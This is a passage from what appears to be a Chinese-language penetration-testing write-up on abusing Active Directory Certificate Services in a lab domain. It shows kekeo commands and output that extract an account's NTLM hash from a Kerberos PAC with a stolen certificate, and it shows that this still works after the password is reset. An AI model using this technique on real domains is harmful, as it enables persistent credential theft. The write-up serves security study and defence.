[kdc] addr: 192.168.12.201 (auto)
*** Validation Informations ***
LogonTime      01d76bd6ed747aa8 - 2021/6/28 12:34:48
LogoffTime     7fffffffffffffff -
KickOffTime    7fffffffffffffff -
PasswordLastSet 01d75b6ca6d7e5a2 - 2021/6/7 15:13:44
PasswordCanChange 01d75c35d141a5a2 - 2021/6/8 15:13:44
PasswordMustChange 01d77c6d9c3165a2 - 2021/7/19 15:13:44
EffectiveName  test1
FullName
LogonScript
ProfilePath
HomeDirectory
HomeDirectoryDrive
LogonCount     55
BadPasswordCount 0
UserId        00000455 (1109)
PrimaryGroupId 00000201 (513)
GroupCount     1
GroupIds       513.
UserFlags      00000020 (32)
UserSessionKey 00000000000000000000000000000000
LogonServer    DC-03
LogonDomainName test12
LogonDomainId  S-1-5-21-1118958730-1118781027-3203848915
UserAccountControl 00000010 (16)
SubAuthStatus  00000000 (0)
LastSuccessfulLogon 00000000000000000000000000000000 - 1601/1/1 8:00:00
LastFailedLogon  00000000000000000000000000000000 - 1601/1/1 8:00:00
FailedLogonCount 00000000 (0)
SidCount       1
ExtraSids      S-1-18-1
ResourceGroupDomainSid
ResourceGroupCount 0
ResourceGroupIds

*** Credential information ***
[0] NTLM
NTLM: 8071946b688a6c91eaf940add788f97d

*** Client name and ticket information ***
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164503-3fc1679c->

fe6e-1.png)

我们再做个测试，把用户的密码改了

```
C:\Users\Administrator>net user test1 123456
命令成功完成。
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164115-b7dc5012-fe6d-1.png>)

这个时候用之前获取的证书继续发起请求，还是能获取到 NTLM Hash。

```
kekeo # tgt::pac /subject:test1 /castore:current_user /domain:test12.local
Realm      : test12.local (test12)
User       : test1@test12.local (test1)
CName      : test1@test12.local      [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName      : krbtgt/test12.local     [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : RSA
[kdc] name: DC-03.test12.local (auto)
[kdc] addr: 192.168.12.201 (auto)
*** Validation Informations ***
LogonTime   01d76c0023f9b99d - 2021/6/28 17:29:49
LogoffTime  7fffffffffffffff - 
KickOffTime 7fffffffffffffff - 
PasswordLastSet 01d76c064dda57f2 - 2021/6/28 18:13:56
PasswordCanChange 01d76c064dda57f2 - 2021/6/28 18:13:56
PasswordMustChange 7fffffffffffffff - 
EffectiveName test1
FullName
LogonScript
ProfilePath
HomeDirectory
HomeDirectoryDrive
LogonCount 56
BadPasswordCount 0
UserId 00000455 (1109)
PrimaryGroupId 00000201 (513)
GroupCount 1
GroupIds 513,
UserFlags 00000020 (32)
UserSessionKey 00000000000000000000000000000000
LogonServer DC-03
LogonDomainName test12
LogonDomainId S-1-5-21-1118958730-1118781027-3203848915
UserAccountControl 00000010 (16)
SubAuthStatus 00000000 (0)
LastSuccessfulLogon 000000000000000000000000 - 1601/1/1 8:00:00
LastFailedLogon 000000000000000000000000 - 1601/1/1 8:00:00
FailedLogonCount 00000000 (0)
SidCount 1
ExtraSids S-1-18-1
ResourceGroupDomainSid
ResourceGroupCount 0
ResourceGroupIds

*** Credential information ***
[0] NTLM
NTLM: 32ed87bdb5fdc5e9cba88547376818d4
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210816162929-131f7d0c-fe6c-1.png)

0x08 引用

- https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf
(https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf)
- <https://forsenergy.com/zh-cn/certsrv/html/c8955f83-fed9-4a18-80ea-31e865435f73.htm> (https://forsenergy.com/zh-cn/certsrv/html/c8955f83-fed9-4a18-80ea-31e865435f73.htm)
- <https://docs.microsoft.com/zh-cn/learn/modules/implement-manage-active-directory-certificate-services/> (https://docs.microsoft.com/zh-cn/learn/modules/implement-manage-active-directory-certificate-services/)
- <https://forsenergy.com/zh-cn/certtmpl/html/85e1436e-4c52-489a-93a2-6603f1abadf7.htm> (https://forsenergy.com/zh-cn/certtmpl/html/85e1436e-4c52-489a-93a2-6603f1abadf7.htm)
- <https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment/> (https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment/)

....